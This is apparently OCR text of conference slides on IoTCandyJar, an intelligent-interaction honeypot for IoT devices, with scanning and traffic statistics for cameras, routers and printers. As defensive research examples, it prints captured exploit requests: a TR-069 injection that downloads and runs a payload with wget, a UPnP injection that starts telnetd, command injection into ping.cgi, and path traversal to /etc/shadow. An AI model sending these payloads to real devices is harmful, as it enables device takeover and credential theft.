IoTCandyJar: Towards an Intelligent-Interaction Honeypot for IoT Devices

Bio

- Black Hat Veteran (2016 USA, 2017 Asia, 2017 USA).
- Virus Bulletin (2016, 2017)
- Principle Security Researcher @ PANW.

Mobile Security
- Discover Malware
- Android Security

Web Security
- Exploit Kit Detection.
- Browser Security.

IoT Security
- Vulnerability.
- SDN-based Solution.

Explore & Exploit
- Fuzzing & CVEs.
- Attacks.

Agenda

- IoT Honeypot.
- Intelligent Interaction.
- IoTScanner
- IoT-ID
- IoTLearner

IoT Honeypot

Honeypot

The idea of honeypots began in 1991.

Low-Interaction

- Very limited level of interaction
- Manually Generate Responses
- honeyd

High-Interaction

- Fully edged operating system
- Interact with real system (physical) or emulator (virtual)
- GenIII

IoT

Challenges to Build IoT-Honeypot

Low-Interaction IoT Honeypot?

Heterogeneity

Lack of Knowledge


High-Interaction IoT Honeypot?

Expensive

Lack of emulator


Intelligent-Interaction

Automatic Collect IoT Behaviors



Simulate Behaviors

Expected by attackers



Intelligently Learn Through Interaction

Why Interaction?


HONEYPOT

{ip}:443/img/favicon.png?v=6.0.1-1213

200 OK

404 Not Found

Attack CVE-2016-6433



Captured Pre-Attack Check

200 OK

/etc/RT2870STA.dat

get status.cgi

⇨ IP Camera Info/Config

401 Unauthorized

HEAD / HTTP/1.1

⇨ WWW-Authenticate: Basic realm= 'NETGEAR R7000'

404 Not Found

/globe

⇨ Error: 404 Not Found

home_wan.htm

⇨ ZyXEL Modem

IoT Protocols

Management Component Transport (MCTP)

REMOTE
HI_SRDK_MEDIA_GetShowAttr
MCTP/1.0

⇨

MCTP/1.0
200
OK

⇨

Vulnerable Kguard DVR

⇨

UDP Port 53413

\x00 \x00 \x00 \x00
\x00 \x00 \x00 \x00

⇨

\xD0\xA5Login:

⇨

Vulnerable Router (Netcore|Netis)

⇨

HNAP

/HNAP1/

⇨

⇨

Vulnerable Router (Netgear | Linksys)


⇨

Echo Command

Inject Echo Command to Print Random String and Check Result in Response

```
POST /ping.cgi HTTP/1.1
referer:http://x.x.x.x/DIAG_diag.htm

IPAddr1=1&IPAddr2=2&IPAddr3=3&IP
Addr4=4&ping=Ping&ping_IPAddr=12.
12.12.12; echo "zP8ZDXwQCC";
```




```
... ... ... ...
... ... ... ...

zP8ZDXwQCC

... ... ... ...
... ... ... ...
```

Netgear DGN2200v1-v4

System Architecture




IoTScanner

Automatic IoT Behaviors Collector

Customized Scanning For IoT Devices

- IP Filtering
- Port Filtering
- Request Filtering
- Exploit Filtering

IP Address Filtering



MASSCAN

Device Type	Vender	Count
IP-Camera	Hikvision	8,785
	Avtech	4,391
	Dahua	4,002
	NetWave	3,713
	Kucam	1,302
	Tenvis	202
	Unknown	892
Router	TP-Link	4,560
	Linksys	3,604
	Netgear	2,461
	Sky	2,186
	BuffaloTech	235
	ZyXEL	1,232
Printer	HP	3,200
	Epson	2603
	Canon	1,989
	Brother	1,230
Smart Router	Linksys	1,581
	Unknown	330
Firewall	Huawei	783
	Fortinet	623
	Cisco	525
	SonicWall	553
	3com	197
	Juniper	30
Voip Gateway	D-Link	6,369
	Innovaphone	3,598
	AddPac	1,671
	Technicolor	959
	Edgewater	100
ONT	Alcatel Lucent	1,263

Ports Filtering


Device Type	Open Ports
IP-Camera	81(35%), 554(20%), 82(10%), 37777(10%), 49152, 443, 83, 84, 143, 88
Routers	1900(67%), 21(16%), 80(1%), 8080, 1080, 9000, 8888, 8000,49152,81,8081,8443, 9090,8088,88,82,11,9999,22,23,7547
Printers	80(42%), 631(20%), 21(13%), 443(7%), 23,8080,137,445,25,10000
Misc	5222 (XMPP), 5683 (CoAP), 1883/8883 (MQTT),

Prioritize to Scan Traffic on These Ports.


Request Filtering

Captured Honeypot Traffic (Request)

18M→1M→0.4M



Request Type By Port



Exploit Request Filtering

Remote Command Execution (RCE).

TR-069 SOAP

```
POST /UD/act?1 HTTP/1.1
Host: x.x.x.x:7547
SOAPAction: urn:dslforum-org:service:Time:1

<?xml version="1.0"?>
<SOAP-ENV:Body><NewNTPServer1>
cd /tmp;wget http://host/1;chmod 777 1;./1
</NewNTPServer1></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

UPnP

```
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:uuid:';telnetd -p 9094;ls'
Man:"ssdp:discover"
MX:2
```

Encoded

/shell?%75%6E%61
%6D%65%20%2D%61

Identify Shell Code

Info Disclosure.

Information Leaking

Path Transversal

../../../../etc/shadow

Scanning Result

- 300 Threads
- 3 sec timeout
- Reuse tcp session

Rsp \ Port	8000	80	8080	88	7547
403	651,646	120,659	12,953	26,660	0
404	88,034	175,497	30,746	10,789	3,832
401	31,468	36,388	36,863	3,870	373
200	3,483	3,742	1,289	300	1267
501	481	1,898	6,337	3	6,080
307	40	0	0	0	0
unknown	52	1,693	10	2	2720
others	1,320	8,193	1,938	6	5140

